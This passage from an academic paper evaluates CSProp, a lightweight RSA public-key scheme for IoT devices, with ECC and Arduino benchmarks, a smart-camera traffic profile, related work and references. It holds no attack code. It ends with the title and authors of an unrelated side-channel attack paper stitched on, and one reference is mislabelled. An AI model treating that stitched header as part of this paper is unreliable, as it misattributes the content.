Again, these numbers include the energy consumed across the full handshake, with long periods of time taken up for network communication in which the energy consumed is not affected by CSProp.

We note that the less resources the embedded device has, the larger the advantage from CSProp. We conjecture that this occurs since deeply embedded devices are likely not to have energy saving features such as Dynamic Voltage and Frequency Scaling (DVFS) [88], which can help optimize energy efficiency.

5.4 Comparison with Elliptic Curve Cryptography (ECC) Cipher Suites

When power and latency are a consideration, Elliptic Curve Cryptography (ECC) is often considered: it has an approximate equivalent strength to RSA and, in fact, has some advantages relative to using RSA. In particular, key sizes are much shorter: *e.g.,* Elliptic Curve Digital Signature Algorithm (ECDSA) with curve P-256 (which is the standard curve by NIST [7]) has a key size of 256 bits, whereas RSA commonly uses key sizes of 1024 or 2048 bits. Additionally, ECC signatures are much shorter than RSA signatures. However, as mentioned by RFC 6605 [57], even though signing is significantly faster when using ECC than RSA, the opposite is true for signatures validation (RSA is $\simeq 5$ times faster in some implementations). For DNSSEC, this is apparently the most serious challenge when using ECC due to the latency of signature validation. Interestingly, Rijswijk-Deij et al. [96] show that even when using the optimized version of OpenSSL by CloudFlare[5] (in which ECDSA and RSA are sped up by a factor of 8 and 2, respectively), ECDSA is still 6.6 and 3.4 times slower than 1024-bit RSA and 2048-bit RSA, receptively, in terms of signatures validation. More importantly, the actual adoption of ECC by DNSSEC operators is very low [59, 95], raising concerns in regards to backward compatibility if ECC were to be proposed for IoT devices.

Table 4: Comparing CSProp with Elliptic Curve Cryptography (ECC) for TLS handshake latency (*in μ-seconds*)

	Raspberry Pi 3 B+	Raspberry Pi B	Raspberry Pi Zero W
CSProp $e = 65463$, $e_{low} = 3$	1063.24	1066	1093.56
ECDH-ECDSA P-256	2658.18	2984.66	3171.32

For TLS, Gupta et al. [53] conducted a study to analyze the performance of ECC and RSA for SSL (Secure Socket Layer) on resource constrained devices. Their experiments show that TLS handshake using RSA outperform ECC. For completeness, we conducted experimental measurements to compare ECC with CSProp. In our experiments, we used ECDHE-ECDSA (Ephemeral Elliptic Curve Diffie-Hellman key agreement with ECDSA signatures) [79] cipher suite with curve P-256. We run our experiments on three different IoT devices: Raspberry Pi 3 B+, Raspberry Pi B, and Raspberry Pi Zero W (see Table 3 for devices specifications). As shown in Table 4, TLS handshake using CSProp is faster by a factor of $\simeq 2.7x$ than when using ECC. This will impose an additional burden on end devices with the increased CPU load, especially if deployment of ECC-based TLS handshake accelerates. In 2014, Bos et al. [29] surveyed the adoption of ECC and found that only 10% of hosts supported ECC-

[5] https://ripe70.ripe.net/presentations/85-Alg-13-support.pdf

based TLS. On a larger-scale study, the International Computer Science Institute (ICSI) Certificate Notary [60] reported that 11.5% and 2.4% of observed SSL\TLS connections used ECDHE-ECDSA with curves P-256 and P-384, respectively, in June/July 2018. We note also that a variety of attacks on ECC cipher exist [94].

5.5 Performance on Arduino IoT board

Next, we evaluate CSProp on an Arduino MKR WiFi 1010 board, which is a true IoT class system. We were not able to find cryptographic library support to implement the full integration with DNSSEC and TLS. Since we are particularly interested in two RSA public-key operations: verification for signature propagation and encryption for ciphertext propagation, we implement and evaluate the performance for CSProp and traditional RSA public-key operations for these two operations. The measurements reflect the performance of three different RSA key lengths: 512, 1024, and 2048 bits. The code size is $\approx$ 8 KB while the message size (for encryption or verification) is 128 Bytes for all test cases. It is also worth noting that in our implementation we considered basic mathematical operations (*e.g.,* exponentiation and multiplication) without using any optimizations (*e.g.,* montgomery multiplication and optimized squaring as described in [67]). All results are from 50 runs each consisting of 1000 verifications/encryptions in a row to eliminate the code launch/startup effects.

Table 5 summarizes the results of the experiments. For all RSA key sizes, CSProp outperforms the traditional RSA public-key operations in all scenarios. The results show substantial differences in latency, power consumption, and memory footprint; for the same security level, CSProp is clearly a more efficeint alternative for resource-constrained devices. For instance, the execution time for CSProp-encryption and CSProp-verification is 57 and 61 times faster, respectively, compared to traditional RSA encryption for all key sizes. CSProp reduces energy consumption by 36x and 42x for encryption and verification, respectively. Modular exponentiation of CSProp requires little memory (a crucial design decision in designing lightweight cryptosystems) compared to a traditional RSA implementation. More importantly, the results also present interesting findings when different key sizes of the same algorithm are compared. The results show consistent advantage comparing with traditional RSA, making PKI cryptography more practical on resource-constrained environments at all key sizes we considered.

5.6 Importance of Public Key Operations

CSProp can be used to optimize the performance of public key operations. Intuitively, these operations should be common in IoT devices: as a client, rather than a server, it is often verifying signatures of responses from servers. Moreover, as a producer of data, it is often encrypting data that is sent upstream rather than decrypting data. To validate this intuition and study the prevalence of these operations in IoT devices, we analyzed the traffic on an IoT device used in a home environment. Our testbed consists of Wyze Cam V2 (an Amazon choice smart home camera [4]) connected to a wireless home network via an Arris router [15]. The wireless network uses WPA2-AES-128-bit protocol [70] (know as WPA2-Personal) for encryption and a Pre Shared Key (*e.g.,* an 8-character password) for authentication. Our client is a Wyze app downloaded to an iPhone X running iOS 13.3.1. Our results show that the camera uses cryptographic operations continuously. Table 6 shows a trace of collected packets obtained during a live-streaming event for a period of 2-hours, which included more than 60K (*i.e.,* $\approx$ 4.2% of packets exchanges) of RSA public-key operations. Almost exclusively, all operations are public key operations. Although this percentage is small, these operations are substantially more expensive than symmetric key operations and therefore account for a much larger share of the computational power and energy consumed to support. According to benchmarking numbers reported by the eBACS project [2, 3], RSA encryption (a public key operation) requires 2-3 orders of magnitude more time compared to AES encryption; making public key operations cost dominate.

Furthermore, to support end-to-end data protection, we found that transmitted data packets between the camera and the app were frequently encrypted and decrypted using the AES protocol. However, since it is a WPA2-Personal network, this setting secures the network only against outsiders. In particular, this network is vulnerable to Man-in-the-Middle (MitM) attacks if an adversary is an insider who already knows the PSK key. Consequently, she would be able to derive the same secret keys —*i.e.,* Paiwise Transient Key (PTK) and Group Temporal Key (GTK) used to encrypt/decrypt unicast and multicast data packets, respectively, between clients and their associated access point (AP)—that are shared among all users and generated during the 4-Way Handshake protocol [51][6]. We found that $\approx$ 87.5 of data packets are vulnerable to this type of attack. What is worse, in case Domain Name System SECurity Extension (DNSSEC) [13] validation is enabled, more cryptographic operations are required; increasing the computational burden on the IoT camera since chains of DNS RRsets signatures need validation.

6 Related Work

Lightweight cryptography is a term that refers to low overhead cryptographic algorithms designed for energy- or computationally-constrained machines, specially in IoT environments. This is an active area of research in both academia and industry [17, 23, 25, 30, 31, 43, 48, 64, 84, 89].

Symmetric Lightweight Cryptography. With few exceptions, most lightweight cryptography work focuses on symmetric cryptography due to its lower overheads. Lim et al.

[6] Note that using 802.1X [35] for authentication, which is used in WPA2-Enterprise networks, closes this vulnerability. This is because each user is assigned a unique PSK key.

Table 5: Comparison of CSProp VS. traditional RSA public-key operations. Latency is measured in ms, memory footprint in bytes, and energy consumption in mJ. Memory usages for SRAM and ROM are summed for total memory footprint.

	CSProp					
	Encryption			Verification		
Key Size (bits)	Latency (ms)	Memory Footprint (bytes)	EC (mJ)	Latency (ms)	Memory Footprint (bytes)	EC (mJ)
512	11	42	15	15	49	21
1024	29	69	23	35	82	36
2048	61	125	39	71	134	48
	Traditional RSA					
	Encryption			Verification		
Key Size (bits)	Latency (ms)	Memory Footprint (bytes)	EC (mJ)	Latency (ms)	Memory Footprint (bytes)	EC (mJ)
512	634	320	540	915	441	882
1024	1665	552	828	2135	738	1512
2048	3502	1006	1404	4331	1206	2016

Table 6: Profile of the Data Exchanged Between an Iot Device and a Client in a Wireless Home Network

IoT Device	Operation	Total # of Captured Packets	DNS RRsets	RSA					AES 128-bit	
				TLS Handshake	Encryption	Decryption	Signing	Verifying	Encryption	Decryption
WYZE CAM V2 (camera)	Setup	897	68	32	168	0	104	90	232	180
	Pairing	25	2	3	9	0	0	2	5	7
	Live Streaming (2 Hrs)	1460282	108933	29535	30191	0	318	31239	964083	313664

introduce mCrypton [74], following the architecture of Crypton, but reducing key sizes [73]. Similarly, the Scalable Security with Symmetric Keys (S3K) scheme [81], which is a key management architecture, was proposed to provide a scalable energy efficient mechanism to establish trust relationships among entities in IoT environments. These schemes depend on pre-shared keys which might increase the risk to key disclosure and endanger the security services (this is not required in CSProp). Another proposal is Hummingbird [46] which uses a hybrid structure of block and stream ciphers with 16-bit block size and 256-bit key length; an improved version of this work has been developed by Engels et al. [47]. However, Zhang et al. [99] show that the key can be recovered.

Asymmetric Lightweight Cryptography. Relatively fewer efforts target lightweight cryptographic algorithm based on asymmetric ciphers, due to the much higher cost of these operations. Lithe [82] is proposed to provide integration of security between the DLTS protocol at the transport layer and the CoAP protocol at the application layer.The system involves expensive cryptographic processing for both the record and the handshake protocols. In contrast, CSProp requires lightweight cryptographic operations suitable for resource-constrained devices, optimizing TLS handshake latency and energy consumption. Zhang et al. [100] propose a scheme to provide resilience against a large number of sensor node compromises. The scheme incurs lower overhead and higher adaptability than existing techniques that utilize traditional asymmetric algorithms. However, Albrecht et al. [8] show an attack that fundamentally undermines the viability of using perturbation polynomials for designing secure cryptographic schemes. This attack does not apply to our case since the security of CSProp is equivalent to the security of RSA.

Some similar works use cryptographic signature schemes where a powerful server assists in helping a weak client. Bellare and Sandhu [22] consider a group of two-party collaborative RSA signature computation schemes. In contrast, CSProp focuses on efficient signature verification (not generation), which is a public key operation. The proposed protocols follow a similar technique of partitioning the private key into shares. In addition, the security of each protocol in [22] relies on different assumptions on the underlying primitives which make them susceptible to forgery attacks: we showed that CSProp is immune to such attacks in Section 3.3. MacKenzie and Reiter [75] also consider the problem of two-party signature generation. They assume that a user should have and provide a personal password in addition to the split secretkey, making them unsuitable for automated propagation. Damgård and Mikkelsen [40] consider a protocol scenario where four players collaborate to generate a digital signature considering at least one player is malicious. They combine multiple techniques including threshold cryptography signatures where a secret RSA exponent is partitioned between the players. In CSProp, we utilize the RSA public exponent instead of threshold signature. Camenisch *et al.* [33] propose a scheme where a client is authenticated by utilizing a password (similar to [75]), along with a shared secret key split between an end-user and a back-end server. Generating the signing key is initiated at the client side after validating client's password. CSProp neither requires a password nor creates the key at the client side: keys are generated by origin servers. Buldas *et al.* [32] propose a smart-ID scheme where a private exponent is shared between a client and a server for generating signatures. In comparison with CSProp, like the other works discussed here, the scheme is used to optimize private key operations rather than public key operations as with CSProp. We believe our work is the first to enable server aided verification and encryption, which should be useful for weak edge devices in a larger network.

Proxy Assisted Cryptography. Our work bears similarity,

with prior work on proxy-based re-signature schemes, first introduced by Blaze et al. [24] and later revisited by Ateniese and Hohenberge [16]. A significant difference from these works is that CSProp provides security by construction and therefore does not require a trusted proxy to propagate signatures. In contrast, these prior works require a trusted proxy to take a signature as input and generate a new signature as output using the public keys of both parties (the signer and the verifier). We note that this setting is also vulnerable to a known attack on RSA [26, 91, 92].

Joye et al. [62] propose a solution to overcome hardware restrictions enforced by vendors such as Intel Software Guard Extensions (SGX). Although it uses a proxy, the application is different: for CSProp, Patty is helping a weak Alice verify a signature from a more powerful Bob. On the other hand, in this work, Patty is helping a weak Bob sign a message and transmit the signature to a powerful Alice, which is not a common scenario for IoT settings. Critically, Patty needs to know Bob's private key, which is not required in our scheme. For this reason, the warning in [62] that $e'|e$ is problematic does not apply in our setting. This is because e' in [62] is generated using knowledge of Bob's private key, whereas for us e' is computed publicly. Another major difference between this work and ours is the model of security they consider: in addition to the proxy being trusted in this scheme, both public keys must be kept secret, which is incompatible with the requirements of our target applications and the assumptions in our threat model.

7 Concluding Remarks

IoT and embedded devices, in general, are resources-constrained forcing designers to choose either security (e.g., by offloading security to gateway nodes) or performance (performing the expensive cryptographic operations required for end to end security). This paper contributes a new cryptographic primitive, CSProp, that uses a low public exponent to reduce the computational load required by the end devices. We use CSProp to optimize the operation of two core security protocols on the Internet: DNSSEC, and TLS resulting in substantial improvements in latency and energy efficiency. In Section 3.3, we presented the security proof of CSProp using the existential unforgeability property and the cryptographic game theory. One of our future research directions is to implement propagation schemes lattice-based cryptographic signature and encryption. Several recent proposals for lattice-based signature and encryption exist, each one making use of a slightly different hardness assumption and offering slightly different functionality. It would be interesting to try to design propagation schemes to transfer cryptographic content between the schemes so that the schemes with lower overhead/less functionality can be used by the weak computational devices in the network without sacrificing security/functionality for the stronger devices in the network. A limitation of CSProp is that it helps only with operations that use the public key (signature verification, authentication, as well as encryption). For that, other research extensions include integration with support for private key operations to provide a complete solution for PKC in constrained devices; we believe there is substantial need for such support since the vast majority of lightweight cryptography focuses on symmetric ciphers. We also plan to investigate models of propagator deployment and discovery to enable systematic leveraging of CSProp with applications that use PKC.

Acknowledgements

This material is based on work supported by Taibah University (TU) and the Saudi Ministry of Education (MOE). This work is partially supported by the University of California Office of the President UC Lab Fees grant number LFR-18-548554. Any opinions, findings, and conclusions or recommendations expressed in this work are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] Dns amplification attacks. *US-CERT*, 2016. Available at https://www.us-cert.gov/ncas/alerts/TA13-088A.

[2] ebacs: Ecrypt benchmarking of cryptographic systems, 2020. Available at http://bench.cr.yp.to/results-encrypt.html.

[3] ebacs: Ecrypt benchmarking of cryptographic systems, 2020. Available at http://bench.cr.yp.to/results-stream.html.

[4] Wyze cam v2 smart home camera, Visited on 2020-03-28. Available at https://www.amazon.com/Wyze-Indoor-Wireless-Detection-Assistant/dp/B076H3SRXG/ref=sr_1_3?dchild=1&keywords=wyze+cam+v2&qid=1585439194&s=electronics&sr=1-3.

[5] Arduino mkr wifi 1010, Visited on 2020-04-01. Available at https://store.arduino.cc/usa/mkr-wifi-1010.

[6] Joe Abley, K Lindqvist, et al. Operation of anycast services. Technical report, BCP 126, RFC 4786, December, 2006.

[7] Mehmet Adalier et al. Efficient and secure elliptic curve cryptography implementation of curve p-256. In *Workshop on Elliptic Curve Cryptography Standards*, volume 66, 2015.

[8] Martin Albrecht, Craig Gentry, Shai Halevi, and Jonathan Katz. Attacking cryptographic schemes based on perturbation polynomials. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 1–10. ACM, 2009.

[9] Fatemah Alharbi, Jie Chang, Yuchen Zhou, Feng Qian, Zhiyun Qian, and Nael Abu-Ghazaleh. Collaborative client-side dns cache poisoning attack. In *IEEE INFOCOM 2019-IEEE Conference on Computer Communications*, pages 1153–1161. IEEE, 2019.

[10] Arwa Alrawais, Abdulrahman Alhothaily, Xiuzhen Cheng, Chunqiang Hu, and Jiguo Yu. Secureguard: A certificate validation system in public key infrastructure. *IEEE Transactions on Vehicular Technology*, 67(6):5399–5408, 2018.

[11] P Antonov and V Antonova. Development of the attack against rsa with low public exponent and related messages. In *Proceedings of the 2007 international conference on Computer systems and technologies*, page 50. ACM, 2007.

[12] Arduino. Arduino software, Visited on 2020-04-01. Available at https://www.arduino.cc/en/main/software.

[13] Roy Arends, Rob Austein, Matt Larson, Dan Massey, and Scott Rose. Rfc4033:dns security introduction and requirements. Technical report, 2005.

[14] Roy Arends, Rob Austein, Matt Larson, Dan Massey, and Scott Rose. Rfc4034:resource records for the dns security extensions. Technical report, 2005.

[15] Arris Router. Watts up pro portable power meter, Visited on 2020-03-28. Available at https://www.amazon.com/NVG468MQ-802-11ac-MoCA%C2%AE2-0-Frontier-Wireless-AC/dp/B073F17BSG/ref=sr_1_1?dchild=1&keywords=Arris+NVG468MQ&qid=1585441528&sr=8-1.

[16] Giuseppe Ateniese and Susan Hohenberger. Proxy re-signatures: new definitions, algorithms, and applications. In *Proceedings of the 12th ACM conference on Computer and communications security*, pages 310–319. ACM, 2005.

[17] Jean-Philippe Aumasson, Luca Henzen, Willi Meier, and María Naya-Plasencia. Quark: A lightweight hash. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 1–15. Springer, 2010.

[18] Sven Bauer. Attacking exponent blinding in rsa without crt. In *International Workshop on Constructive Side-Channel Analysis and Secure Design*, pages 82–88. Springer, 2012.

[19] M Bellare and P Rogaway. Optimal asymmetric encryption padding–how to encrypt with rsa. In *Advances in Cryptology–EUROCRYPT'94*, pages 92–111.

[20] Mihir Bellare and Phillip Rogaway. Random oracles are practical: A paradigm for designing efficient protocols. In *Proceedings of the 1st ACM conference on Computer and communications security*, pages 62–73. ACM, 1993.

[21] Mihir Bellare and Phillip Rogaway. The exact security of digital signatures-how to sign with rsa and rabin. In *International Conference on the Theory and Applications of Cryptographic Techniques*, pages 399–416. Springer, 1996.

[22] Mihir Bellare and Ravi S Sandhu. The security of practical two-party rsa signature schemes. *IACR Cryptol. ePrint Arch.*, 2001:60, 2001.

[23] Alex Biryukov and Léo Paul Perrin. State of the art in lightweight symmetric cryptography. 2017.

[24] Matt Blaze, Gerrit Bleumer, and Martin Strauss. Divertible protocols and atomic proxy cryptography. In *International Conference on the Theory and Applications of Cryptographic Techniques*, pages 127–144. Springer, 1998.

[25] Andrey Bogdanov, Lars R Knudsen, Gregor Leander, Christof Paar, Axel Poschmann, Matthew JB Robshaw, Yannick Seurin, and Charlotte Vikkelsoe. Present: An ultra-lightweight block cipher. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 450–466. Springer, 2007.

[26] Dan Boneh. Twenty years of attacks on the rsa cryptosystem. *Notices of the AMS*, 46(2):203–213, 1999.

[27] Dan Boneh, Glenn Durfee, and Yair Frankel. An attack on RSA given a small fraction of the private key bits. In *Advances in Cryptology - ASIACRYPT '98, International Conference on the Theory and Applications of Cryptology and Information Security, Beijing, China, October 18-22, 1998, Proceedings*, pages 25–34, 1998.

[28] Dan Boneh and Shay Gueron. Surnaming schemes, fast verification, and applications to sgx technology. In *Cryptographers' Track at the RSA Conference*, pages 149–164. Springer, 2017.

[29] Joppe W Bos, J Alex Halderman, Nadia Heninger, Jonathan Moore, Michael Naehrig, and Eric Wustrow. Elliptic curve cryptography in practice. In *International Conference on Financial Cryptography and Data Security*, pages 157–175. Springer, 2014.

[30] Michael Braun, Erwin Hess, and Bernd Meyer. Using elliptic curves on rfid tags. *International Journal of Computer Science and Network Security*, 2:1–9, 2008.

[31] William J Buchanan, Shancang Li, and Rameez Asif. Lightweight cryptography methods. *Journal of Cyber Security Technology*, 1(3-4):187–201, 2017.

[32] Ahto Buldas, Aivo Kalu, Peeter Laud, and Mart Oruaas. Server-supported rsa signatures for mobile devices. In *European Symposium on Research in Computer Security*, pages 315–333. Springer, 2017.

[33] Jan Camenisch, Anja Lehmann, Gregory Neven, and Kai Samelin. Virtual smart cards: How to sign with a password and a server. In *International Conference on Security and Cryptography for Networks*, pages 353–371. Springer, 2016.

[34] Arpit Chauhan, Inderjit Sidhu, and Archit Pandey. Cryptographic-protocols-arduino-and-pc library, Visited on 2020-04-02. Available at https://github.com/arpitchauhan/cryptographic-protocols-arduino-and-PC.

[35] P Congdon, M Sanchez, and B Aboba. Radius attributes for virtual lan and priority support. *Internet Engineering Task Force, Request for Comment*, 4675:1–13, 2006.

[36] Don Coppersmith. Small solutions to polynomial equations, and low exponent rsa vulnerabilities. *Journal of Cryptology*, 10(4):233–260, 1997.

[37] Don Coppersmith, Matthew Franklin, Jacques Patarin, and Michael Reiter. Low-exponent rsa with related messages. In *International Conference on the Theory and Applications of Cryptographic Techniques*, pages 1–9. Springer, 1996.

[38] Dave Crocker, Tony Hansen, and Murray Kucherawy. Domainkeys identified mail (dkim) signatures. Technical report, RFC 6376, September, 2011.

[39] Tianxiang Dai, Haya Shulman, and Michael Waidner. Dnssec misconfigurations in popular domains. In *International Conference on Cryptology and Network Security*, pages 651–660. Springer, 2016.

[40] Ivan Damgård and Gert Læssøe Mikkelsen. On the theory and practice of personal digital signatures. In *International Workshop on Public Key Cryptography*, pages 277–296. Springer, 2009.

[41] Statista Research Department. Internet of things - number of connected devices worldwide 2015-2025, 2019. Available at https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/.

[42] dnsjava Library Statistics on Andriod. nsjava library statistics on andriod, Visited on 2020-01-09. Available at https://www.appbrain.com/stats/libraries/details/dnsjava/dnsjava.

[43] Qingkuan Dong, Wenxiu Ding, and Lili Wei. Improvement and optimized implementation of cryptogps protocol for low-cost radio-frequency identification authentication. *Security and Communication Networks*, 8(8):1474–1484, 2015.

[44] John R Douceur. The sybil attack. In *International workshop on peer-to-peer systems*, pages 251–260. Springer, 2002.

[45] D Eastlake 3rd. Rfc3110:rsa/sha-1 sigs and rsa keys in the domain name system (dns). Technical report, 2001.

[46] Daniel Engels, Xinxin Fan, Guang Gong, Honggang Hu, and Eric M Smith. Hummingbird: ultra-lightweight cryptography for resource-constrained devices. In *International Conference on Financial Cryptography and Data Security*, pages 3–18. Springer, 2010.

[47] Daniel Engels, Markku-Juhani O Saarinen, Peter Schweitzer, and Eric M Smith. The hummingbird-2 lightweight authenticated encryption algorithm. In *International Workshop on Radio Frequency Identification: Security and Privacy Issues*, pages 19–31. Springer, 2011.

[48] Chun-I Fan, Tsung-Pin Chiang, and Ruei-Hau Hsu. Light-weight authentication and key exchange protocols with forward secrecy for digital home. *Journal of Computers*, 18(2):61–74, 2007.

[49] Niels Ferguson and Bruce Schneier. *Practical cryptography*, volume 141. Wiley New York, 2003.

[50] Pierre-Alain Fouque, Sébastien Kunz-Jacques, Gwenaëlle Martinet, Frédéric Muller, and Frédéric Valette. Power attack on small rsa public exponent. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 339–353. Springer, 2006.

[51] IEEE 802.11 Working Group et al. Ieee standard for information technology–telecommunications and information exchange between systems–local and metropolitan area networks–specific requirements–part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications amendment 6: Wireless access in vehicular environments. *IEEE Std*, 802(11), 2010.

[52] Shay Gueron. Quick verification of rsa signatures. In *2011 Eighth International Conference on Information Technology: New Generations*, pages 382–386. IEEE, 2011.

[53] Vipul Gupta, Sumit Gupta, Sheueling Chang, and Douglas Stebila. Performance analysis of elliptic curve cryptography for ssl. In *Proceedings of the 1st ACM workshop on Wireless security*, pages 87–94. ACM, 2002.

[54] Johan Hastad. Solving simultaneous modular equations of low degree. *siam Journal on Computing*, 17(2):336–341, 1988.

[55] Nadia Heninger, Zakir Durumeric, Eric Wustrow, and J Alex Halderman. Mining your ps and qs: Detection of widespread weak keys in network devices. In *Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12)*, pages 205–220, 2012.

[56] M Jason Hinek. *Cryptanalysis of RSA and its variants*. Chapman and Hall/CRC, 2009.

[57] P Hoffman and W Wijngaards. Rfc 6605: Elliptic curve digital signature algorithm (dsa) for dnssec. internet engineering task force (ietf), 2012.

[58] Paul Hoffman. Rfc6014:cryptographic algorithm identifier allocation for dnssec. Technical report, 2010.

[59] Geoff Huston. Apnic, 2018. Available at https://blog.apnic.net/2018/08/23/measuring-ecdsa-in-dnssec-an-update/.

[60] International Computer Science Institute. The icsi certificate notary, 2018. Available at https://notary.icsi.berkeley.edu/#statistics.

[61] Suman Jana and Sneha K Kasera. On fast and accurate detection of unauthorized wireless access points using clock skews. *IEEE transactions on Mobile Computing*, 9(3):449–462, 2009.

[62] Marc Joye and Yan Michalevsky. Rsa signatures under hardware restrictions. In *Proceedings of the 2018 Workshop on Attacks and Solutions in Hardware Security*, pages 51–54. ACM, 2018.

[63] Dan Kaminsky. Black ops 2008: It's the end of the cache as we know it. *Black Hat USA*, 2008.

[64] Masanobu Katagi, Shiho Moriai, et al. Lightweight cryptography for the internet of things. *Sony Corporation*, pages 7–10, 2008.

[65] Vytautas Robertas Kezys. Adaptive beamforming configuration methods and apparatus for wireless access points serving as handoff indication mechanisms in wireless local area networks, March 23 2010. US Patent 7,684,370.

[66] Olha Khomlyak. An investigation of lightweight cryptography and using the key derivation function for a hybrid scheme for security in iot, 2017.

[67] Cetin Kaya Koc. High-speed rsa implementation version 2.0. *RSA Security*, 1994.

[68] Olaf Kolkman, W Mekking, and R Gieben. Rfc6781:dnssec operational practices, version 2. Technical report, 2012.

[69] Dilip Kumar, Trilok C Aseri, and RB2009 Patel. Eehc: Energy efficient heterogeneous clustered scheme for wireless sensor networks. *computer communications*, 32(4):662–667, 2009.

[70] Arash Habibi Lashkari, Mir Mohammad Seyed Danesh, and Behrang Samadi. A survey on wireless security protocols (wep, wpa and wpa2/802.11 i). In *2009 2nd IEEE International Conference on Computer Science and Information Technology*, pages 48–52. IEEE, 2009.

[71] Choonhwa Lee and Sumi Helal. Protocols for service discovery in dynamic and mobile networks. *International Journal of Computer Research*, 11(1):1–12, 2002.

[72] Legion of the Bouncy Castle. Bouncy castle crypto apis, Visited on 2020-01-09. Available at https://www.bouncycastle.org/java.html.

[73] Chae Hoon Lim. Crypton: A new 128-bit block cipher. *NIsT AEs Proposal*, 1998.

[74] Chae Hoon Lim and Tymur Korkishko. mcrypton–a lightweight block cipher for security of low-cost rfid tags and sensors. In *International Workshop on Information Security Applications*, pages 243–258. Springer, 2005.

[75] Philip MacKenzie and Michael K Reiter. Networked cryptographic devices resilient to capture. *International Journal of Information Security*, 2(1):1–20, 2003.

[76] Lukas Malina, Jan Hajny, Radek Fujdiak, and Jiri Hosek. On perspective of security and privacy-preserving solutions in the internet of things. *Computer Networks*, 102, 03 2016.

[77] Vivek Mhatre and Catherine Rosenberg. Homogeneous vs heterogeneous clustered sensor networks: a comparative study. In *2004 IEEE international conference on communications (IEEE Cat. No. 04CH37577)*, volume 6, pages 3646–3651. IEEE, 2004.

[78] Pedro Miranda, Matti Siekkinen, and Heikki Waris. Tls and energy consumption on a mobile device: A measurement study. In *2011 IEEE Symposium on Computers and Communications (ISCC)*, pages 983–989. IEEE, 2011.

[79] Yoav Nir, Simon Josefsson, and Manuel Pegourie-Gonnard. Elliptic curve cryptography (ecc) cipher suites for transport layer security (tls) versions 1.2 and earlier. *Internet Requests for Comments, RFC Editor, RFC 8422*, 2018.

[80] Power Meter Store. Watts up pro portable power meter, Visited on 2020-01-09. Available at https://www.powermeterstore.com/p1206/watts_up_pro.php.

[81] Shahid Raza, Ludwig Seitz, Denis Sitenkov, and Göran Selander. S3k: Scalable security with symmetric keys—dtls key establishment for the internet of things. *IEEE Transactions on Automation Science and Engineering*, 13(3):1270–1280, 2016.

[82] Shahid Raza, Hossein Shafagh, Kasun Hewage, René Hummen, and Thiemo Voigt. Lithe: Lightweight secure coap for the internet of things. *IEEE Sensors Journal*, 13(10):3711–3720, 2013.

[83] Eric Rescorla. Rfc8446:the transport layer security (tls) protocol version 1.3. Technical report, 2018.

[84] Matthew Robshaw. The estream project. In *New Stream Cipher Designs*, pages 1–6. Springer, 2008.

[85] Scott Rose. Rfc6944:applicability statement: Dns security (dnssec) dnskey algorithm implementation status. 2013.

[86] Musa Samaila, Bernardo Sequeiros, AcÃ¡cio Correia, Mario Freire, and Pedro InÃ¡cio. *IoT Hardware Development Platforms: Past, Present, and Future*, pages 107–139. 03 2018.

[87] Werner Schindler and Kouichi Itoh. Exponent blinding does not always lift (partial) spa resistance to higher-level security. In *International Conference on Applied Cryptography and Network Security*, pages 73–90. Springer, 2011.

[88] Greg Semeraro, Grigorios Magklis, Rajeev Balasubramonian, David H Albonesi, Sandhya Dwarkadas, and Michael L Scott. Energy-efficient processor design using multiple clock domains with dynamic voltage and frequency scaling. In *Proceedings Eighth International Symposium on High Performance Computer Architecture*, pages 29–40. IEEE, 2002.

[89] Taizo Shirai, Kyoji Shibutani, Toru Akishita, Shiho Moriai, and Tetsu Iwata. The 128-bit blockcipher clefia. In *International workshop on fast software encryption*, pages 181–195. Springer, 2007.

[90] John C Shovic. Computer security and the iot. In *Raspberry Pi IoT Projects*, pages 213–228. Springer, 2016.

[91] Gustavus J Simmons. A "weak" privacy protocol using the rsa crypto algorithm. *Cryptologia*, 7(2):180–182, 1983.

[92] Gustavus J Simmons. The prisoners' problem and the subliminal channel. In *Advances in Cryptology*, pages 51–67. Springer, 1984.

[93] Sok-Ian Sou and Ozan K Tonguz. Enhancing vanet connectivity through roadside units on highways. *IEEE transactions on vehicular technology*, 60(8):3586–3602, 2011.

[94] Luke Valenta, Nick Sullivan, Antonio Sanso, and Nadia Heninger. In search of curveswap: Measuring elliptic curve implementations in the wild. In *2018 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 384–398. IEEE, 2018.

[95] Roland van Rijswijk-Deij, Mattijs Jonker, and Anna Sperotto. On the adoption of the elliptic curve digital signature algorithm (ecdsa) in dnssec. In *2016 12th International Conference on Network and Service Management (CNSM)*, pages 258–262. IEEE, 2016.

[96] Roland van Rijswijk-Deij, Anna Sperotto, and Aiko Pras. Making the case for elliptic curves in dnssec. *ACM SIGCOMM Computer Communication Review*, 45(5):13–19, 2015.

[97] S Weiler. Rfc3755:legacy resolver compatibility for delegation signer (ds). Technical report, 2004.

[98] Michael J Wiener. Cryptanalysis of short rsa secret exponents. *IEEE Transactions on Information theory*, 36(3):553–558, 1990.

[99] Kai Zhang, Lin Ding, and Jie Guan. Cryptanalysis of hummingbird-2. Technical report, Cryptology ePrint Archive, Report 2012/207, 2012.

[100] Wensheng Zhang, Nalin Subramanian, and Guiling Wang. Lightweight and compromise-resilient message authentication in sensor networks. In *IEEE INFOCOM 2008-The 27th Conference on Computer Communications*, pages 1418–1426. IEEE, 2008.

Automatic Extraction of Secrets from the Transistor Jungle using Laser-Assisted Side-Channel Attacks

Thilo Krachenfels*, Tuba Kiyan*, Shahin Tajik† and Jean-Pierre Seifert*‡
* *Technische Universität Berlin, Chair of Security in Telecommunications*
† *Worcester Polytechnic Institute, Department of Electrical and Computer Engineering*
‡ *Fraunhofer SIT*

Abstract

